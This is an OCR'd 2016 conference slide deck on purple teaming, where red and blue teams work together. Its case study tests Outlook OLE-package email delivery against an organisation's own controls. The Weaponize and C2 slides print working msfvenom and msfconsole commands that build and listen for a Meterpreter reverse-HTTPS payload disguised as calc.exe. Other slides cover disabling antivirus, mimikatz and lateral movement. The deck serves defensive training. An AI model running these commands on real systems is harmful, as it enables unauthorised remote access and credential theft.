Purple Team: Evolving Red vs. Blue

Jorge Orchilles

2016 FS-ISAC Summit

whoami

- SVP @Citi – Advanced Pen Testing (Application & Red Team), Infrastructure VA, Application VA QC
- SANS Instructor
- MS and BBA in MIS from FIU
- Author – Windows 7
- Certs – CISM, CISSP, GXPN, GPEN, GCIH, etc
- South Florida ISSA Board Member – 6th year

Agenda

- Evolution of Offensive Security
- Assume/Anticipate Breach
- Red Team
- Blue Team
- Red + Blue = Purple
- Case Study – Purple Team with SOC & Incident Response

Evolution of Offensive Security

- Risk Assessment
- Security Assessment
- Vulnerability Assessment
- Penetration Testing
  - Threat Modeling
- Source Code Review
- Red Teaming
  - Adversary Simulation

Prevention is so 2000s

- Rather than simply seeking to keep security incidents from occurring, it is critical to **assume that a security incident can and will occur.**
- Organizations cannot comprehensively identify gaps in security detection and response by solely focusing on breach prevention strategies.
- Understanding how to not only protect but also to **detect and respond to breaches** is just as important—if not more so—than taking action to prevent a breach from occurring in the first place.

Assume/Anticipate Breach

- Live Red Teaming against Production
- Red Team will always gets in – believe me
- What happens afterwards is where the value is!
- Measure
  - Detection of attack and penetration
  - Response to attack and penetration
  - Recovery from data leakage, tampering or compromise
  - Prevention and better detection of future attacks

Red Team Exercises

- Test using the same Tactics, Techniques and Procedures (TTPs) as real adversaries, against live production infrastructure, without the foreknowledge of the Blue Team
- Red Team tests security detection and response capabilities, and helps identify production vulnerabilities, configuration errors, invalid assumptions or other security issues in a controlled manner.
- Every Red Team breach is followed by full disclosure between the Red Team and Blue Team to identify gaps, address findings and significantly improve breach response.

Intelligence-Led

- Researching and understanding industry incidents and threat landscape trends in order to stay on top of the latest attack techniques and tools used by adversaries is a critical part of any Red Team’s approach
- The Red Team uses intelligence to model and execute real-world tactics associated with an adversary kill chain

Map Intel to Kill Chain

- Recon
- Weaponize
- Deliver
- Exploit
- Install
- C2
- Actions on Objectives

Blue Team

- Comprised of SOC, incident response, operations, engineering, etc.
- Goals for Blue Team (SOC & IR)
  - Triage alerts to determine whether they warrant further investigation
  - Gather context from the environment to scope the breach
  - Gather evidence left by the adversary
  - Detect the evidence as Indication of Compromise (IOCs)
  - Alert the appropriate Engineering and Operation team(s)
  - Form a remediation plan to contain or evict the adversary
  - Execute the remediation plan and recover from breach

Benefits

- Red Teaming and live site penetration testing exercises helps to
  - significantly strengthen defenses,
  - improve response strategies,
  - **train defenders**, and
  - drive greater effectiveness of the entire security program.

Metrics

- Red Team
  - Mean Time to Compromise (single asset)
  - Mean Time to Pwnage (Privilege Escalation or total compromise)
- Blue Team
  - Estimated Time to Detection
  - Estimated Time to Recovery
  - New signatures or capabilities

Red + Blue = Purple


- Put Red and Blue Teams in a meeting
  - Combine the skillset
  - Only valuable test cases will be performed
  - Real-time tuning of prevention and detection
- Red Team
  - Simulate latest intel-based TTPs (some come from Blue Team)
  - Generate data for Blue Team
- Blue Team
  - Use data to define indicators
  - Create new content on the fly

Case Study - Intro

- Purple Teaming for benefit of Incident Response Team
  - Red Team as usual (blind) through the exploitation phase
  - SOC should discover and create alert/incident for investigation
  - Document all test cases to be performed in post-exploitation
    - Hash Dump, SMB Relay, mimikatz, golden ticket
- IR Team Goals
  - Can you identify what was exploited?
  - What did Red Team do?
  - Follow your standard process/documentation

Case Study – Recon/Intel

https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0#.4feskwf8x



Kevin Beaumont

Dec 23, 2015 · 5 min read

#OLEOutlook - bypass almost every Corporate security control with a point'n'click GUI

In this tutorial, I will show you how to embed an executable into a corporate network via email, behind the firewall(s), disguised as a Word document. There is no patch for this issue.

Case Study – Recon/Intel (2)

- OLE – allows embedding any content inside documents (it’s a feature)
- Where have we seen this in the past?
  - Dridex
  - Rocket Kitten
  - Every new macro based attack
- This new research/blog post says the same is possible for Outlook.

Case Study – Recon/Intel (3)

- Brainstorm at Purple Team meeting:
  - What controls do we have in place to stop this?
    - Gateway security
    - Anti-Virus at Mail Server level
    - Anti-Virus at end point level
  - A known malware in OLE object should be stopped by all of the above
  - What test cases do we have?

Case Study – Weaponize

- Outlook doesn’t allow opening executable code when received via email as an OLE package
- However, if you save the email as a .msg file and then attach it to an email, the user can open the package
- We will use a payload that would normally be caught by the controls


Case Study – Weaponize (2)

- Create a meterpreter payload

```
msfvenom –a x86 –f exe –p windows/meterpreter/reverse_https lhost=<your ip> lport=443 > calc.exe
```

- Uses HTTPS (proxy aware) over standard port
- This should be caught by AV, right?
  - Copy it to the test system and confirm!
  - If not, notify your AV vendor, or get rid of them

Case Study – Weaponize (3)



Object type:

- Microsoft Word Macro-Enabled Document
- OpenDocument Presentation
- OpenDocument Spreadsheet
- OpenDocument Text
- Organization Chart Add-in for Microsoft Office programs
- Package
- Package
- WordPad Document

□ Display as icon

Result

Inserts a new Package object into your document.

Case Study – Delivery

1. Send the email from an Internet email to test security gateway
2. Send the email internally to test email server security controls (if necessary)
3. Open in Outlook to test client controls (if necessary)

Case Study – Exploit & Install

- Did it come in?
  - If so, “successful” test case for bypassing mail gateway and mail server security controls
    - Report to vendor(s)
- Open the attachment
- If AV stopped the file (which it should), turn off AV and run it again.
  - Don’t forget to setup your C2 (next slide)

Case Study – C2 (1)

- Intel should provide a lot of options for C2
- Since Red Team knows what C2 channels work, remember our payload used Reverse HTTPS (proxy aware) on standard port:
  - Setup listener for your Meterpreter Reverse HTTPS over TCP 443

```
./msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST <your IP>
set LPORT 443
run
```

Case Study – C2 (2)

- AV alerts triggered and now a C2 connection!
  - Did SOC catch it?
    - Measure time for SOC analyst to trigger incident response team.
    - Coordinate with SOC manager to obtain the time and ensure process was followed.
  - If SOC did not catch it, be more noisy so they do; remember the goal is to train IR team
    - Exfiltrate data, set off DLP, etc

Case Study – Action

- SOC alerts result in incident escalated to IR team
- Begin Incident Response Purple Teaming
  - Document and perform post-exploitation test cases:
    - Start with simple cases and get more complex as you mature
    - Escalate privileges
    - Dump hashes (meterpreter)
    - Dump Credentials (mimikatz)
    - Lateral Movement

Case Study - Metrics

- Time from alert/incident reported by SOC to IR reaching the system
  - Coordinate with IR manager
- How many Red Team test cases were discovered?
- For those not discovered, collaborate with IR team (Purple Team Meeting!)
  - Retest by doing the same test cases at another, unannounced time

Next Steps

- Is your organization doing Red Team Exercises?
  - if red team = no
    - Push for Red Team & get involved
  - Else
    - Get involved
- Evolve from Red Team to Purple Team
  - It will show even more value

Questions?

Contact me:

jorge.orchilles@citi.com

@jorgeorchilles